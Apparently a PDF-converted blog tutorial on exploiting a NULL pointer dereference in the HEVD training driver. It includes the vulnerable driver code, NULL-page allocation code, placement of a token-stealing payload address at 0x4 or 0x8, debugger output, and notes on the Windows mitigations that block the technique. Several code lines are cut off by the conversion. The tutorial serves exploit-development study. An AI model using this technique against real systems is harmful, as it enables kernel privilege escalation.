Wednesday, January 17, 2018

Kernel Exploitation

[Kernel Exploitation] 6: NULL pointer dereference

Exploit code can be found here.

---

0. Kernel-mode heaps (aka pools)

Heaps are dynamically allocated memory regions, unlike the stack which is statically allocated and is of a defined size.

Heaps allocated for kernel-mode components are called pools and are divided into two main types:

1. **Non-paged pool**: These are guaranteed to reside in the RAM at all time, and are mostly used to store data that may get accessed in case of a hardware interrupt (at that point, the system can't handle page faults). Allocating such memory can be done through the driver routine `ExAllocatePoolWithTag`.
2. **Paged pool**: This memory allocation can be paged in and out the paging file, normally on the root installation of Windows (Ex: C:\pagefile.sys).

Allocating such memory can be done through the driver routine `ExAllocatePoolWithTag` and specifying the `poolType` and a 4 byte "tag".

To monitor pool allocations you can use `poolmon`.

If you want to know more about this topic, I strongly recommend reading "Pushing the Limits of Windows: Paged and Nonpaged Pool" post and (the entire series too!).

---

1. The vulnerability

Link to code here.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;
    PNULL_POINTER_DEREFERENCE NullPointerDereference = NULL;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(NULL_POINTER_DEREFERENCE),
                     (ULONG)__alignof(NULL_POINTER_DEREFERENCE));

        // Allocate Pool chunk
        NullPointerDereference = (PNULL_POINTER_DEREFERENCE)
                                 ExAllocatePoolWithTag(NonPagedPool,
                                                       sizeof(NULL_POINTER_DEREFERENC
                                                       (ULONG)POOL_TAG);

        if (!NullPointerDereference) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(NULL_POINTER_DEREFERENCE));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
        }

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] NullPointerDereference: 0x%p\n", NullPointerDereference);

        // Validate the magic value
        if (UserValue == MagicValue) {
            NullPointerDereference->Value = UserValue;
            NullPointerDereference->Callback = &NullPointerDereferenceObjectCallback;

            DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", NullPointerDereferen
            DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPointerDerefe
        }
        else {
            DbgPrint("[+] Freeing NullPointerDereference Object\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);

            // Free the allocated Pool chunk
            ExFreePoolWithTag((PVOID)NullPointerDereference, (ULONG)POOL_TAG);

            // Set to NULL to avoid dangling pointer
            NullPointerDereference = NULL;
        }

#ifdef SECURE
        // Secure Note: This is secure because the developer is checking if
        // 'NullPointerDereference' is not NULL before calling the callback function
        if (NullPointerDereference) {
            NullPointerDereference->Callback();
        }
#else
        DbgPrint("[+] Triggering Null Pointer Dereference\n");

        // Vulnerability Note: This is a vanilla Null Pointer Dereference vulnerabilit
        // because the developer is not validating if 'NullPointerDereference' is NULL
        // before calling the callback function
        NullPointerDereference->Callback();
#endif
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Non-paged pool memory is allocated of size `NULL_POINTER_DEREFERENCE` with 4-bytes tag of value `kcaH`. `NULL_POINTER_DEREFERENCE` struct contains two fields:

```
    typedef struct _NULL_POINTER_DEREFERENCE {
        ULONG Value;
        FunctionPointer Callback;
} NULL_POINTER_DEREFERENCE, *PNULL_POINTER_DEREFERENCE;
```

The size of this struct is 8 bytes on x86 and contains a function pointer. If the user-supplied buffer contains `MagicValue`, the function pointer `NullPointerDereference->Callback` will point to `NullPointerDereferenceObjectCallback`. But what happens if we don't submit that value?

In that case, the pool memory gets freed and `NullPointerDereference` is set to NULL to avoid a dangling pointer. But this is only as good as validation goes, so everytime you use that pointer you need to check if it's NULL, just setting it to NULL and not performing proper validation could be disastrous, like in this example. In our case, the `Callback` is called without validating if this inside a valid struct, and it ends up reading from the NULL page (first 64K bytes) which resides in usermode.

In this case, `NullPointerDereference` is just a struct at `0x00000000` and `NullPointerDereference->Callback()` calls whatever is at address `0x00000004`. How are we going to exploit this?

The exploit will do the following:

1. Allocate the NULL page.
2. Put the address of the payload at `0x4`.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

3. Trigger the NULL page dereferencing through the driver IOCTL.

Brief history on mitigation effort for NULL page dereference vulnerabilities

Before we continue, let's discuss the efforts done in Windows to prevent attacks on NULL pointer dereference vulnerabilities.

- EMET (Enhanced Mitigation Experience Toolkit), a security tool packed with exploit mitigations offered protection against NULL page dereference attacks by simply allocating the NULL page and marking it as "NOACCESS". EMET is now deprecated and some parts of it are integrated into Windows 10, called Exploit Protection.

- Starting Windows 8, allocating the first 64K bytes is prohibited. The only exception is by enabling NTVDM but this has been disabled by default.

Bottom line: vulnerability is not exploitable on our Windows 10 VM. If you really want to exploit it, enable NTVDM, then you'll have to bypass SMEP (part 4 discussed this).

Recommended reads:

- Exploit Mitigation Improvements in Windows 8
- Windows 10 Mitigation Improvements

---

2. Allocating the NULL page

Before we talk with the driver, we need to allocate our NULL page and put the address of the payload at `0x4`. Allocating the NULL page through `VirtualAllocEx` is not possible, instead, we can resolve the address of `NtAllocateVirtualMemory` in `ntdll.dll` and pass a small non-zero base address which gets rounded down to NULL.

To resolve the address of the function, we'll use `GetModuleHandle` to get the address of `ntdll.dll` then `GetProcAddress` to get the process address.

```
typedef NTSTATUS(WINAPI *ptrNtAllocateVirtualMemory)(
        HANDLE ProcessHandle,
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
        PVOID *BaseAddress,
        ULONG ZeroBits,
        PULONG AllocationSize,
        ULONG AllocationType,
        ULONG Protect
        );

        ptrNtAllocateVirtualMemory NtAllocateVirtualMemory = (ptrNtAllocateVirtualMemo
        if (NtAllocateVirtualMemory == NULL)
        {
                printf("[-] Failed to export NtAllocateVirtualMemory.");
                exit(-1);
        }
```

Next we need to allocate the NULL page:

```
        // Copied and modified from http://www.rohitab.com/discuss/topic/34884-c-small
LPVOID baseAddress = (LPVOID)0x1;
ULONG allocSize = 0x1000;
char* uBuffer = (char*)NtAllocateVirtualMemory(
        GetCurrentProcess(),
        &baseAddress,                                           // Putting a small non
        0,
        &allocSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);
```

To verify if that's working, put a `DebugBreak` and check the memory content after writing some dummy value.

```
DebugBreak();
*(INT_PTR*)uBuffer = 0xaabbccdd;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
kd> t
KERNELBASE!DebugBreak+0x3:
001b:7531492f ret

kd> ? @esi
Evaluate expression: 0 = 00000000

kd> t
HEVD!main+0x1a4:
001b:002e11e4 mov     dword ptr [esi],0AABBCCDDh

kd> t
HEVD!main+0x1aa:
001b:002e11ea movsx   ecx,byte ptr [esi]

kd> dd 0
00000000  aabbccdd 00000000 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  00000000 00000000 00000000 00000000
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  00000000 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
```

A nice way to verify the NULL page is allocated, is by calling `VirtualProtect` which queries/sets the protection flags on memory segments. `VirtualProtect` returning false means the NULL page was not allocated.

---

3. Controlling execution flow

Now we want to put our payload address at `0x00000004`:


```
*(INT_PTR*)(uBuffer + 4) = (INT_PTR)&StealToken;
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Now create a dummy buffer to send to the driver and put a breakpoint at `HEVD!TriggerNullPointerDereference + 0x114`.

```
kd> dd 0
00000000  00000000 0107129c 00000000 00000000
00000010  00000000 00000000 00000000 00000000
00000020  00000000 00000000 00000000 00000000
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  00000000 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
```

Finally, after executing the token stealing payload, a `ret` with no stack adjusting will do.



Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

4. Porting to Windows 7 x64

To port the exploit, you only need to adjust the offset at which you write the payload address as the struct size becomes 16 bytes. Also don’t forget to swap out the payload.

```
*(INT_PTR*)(uBuffer + 8) = (INT_PTR)&StealToken;
```

- Abatchy

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

1 Comment abatchy17.github.io

1 Login

Recommend Share

Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Kotori • a month ago

It does not works on Windows 7 SP1, 64 bit Ultimate. NtAllocateVirtualMemory returns STATUS_INVALID_PARAMETER2. Looks like MS fixed that NtAllocateVirtualMemory thing, huh?

I checked ntoskrnl, looks like there is a control if BaseAddress is below 0x1000, if so, it denies to allocate memory and returns STATUS_INVALID_PARAMETER2.

• Reply • Share ›

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Follow @abatchy17

Categories

- .Net Reversing
- Backdooring
- DefCamp CTF Qualifications 2017
- Exploit Development
- Kernel Exploitation
- Kioptrix series
- Networking
- OSCE Prep
- OSCP Prep
- OverTheWire - Bandit
- OverTheWire - Leviathan
- OverTheWire - Natas
- Powershell
- Programming
- Pwnable.kr
- SLAE
- Shellcoding
- Vulnhub Walkthrough
- rant

Blog Archive

January 2018

- [Kernel Exploitation] 7: Arbitrary Overwrite (Win7 x86)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Mohamed Shahat © 2018

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD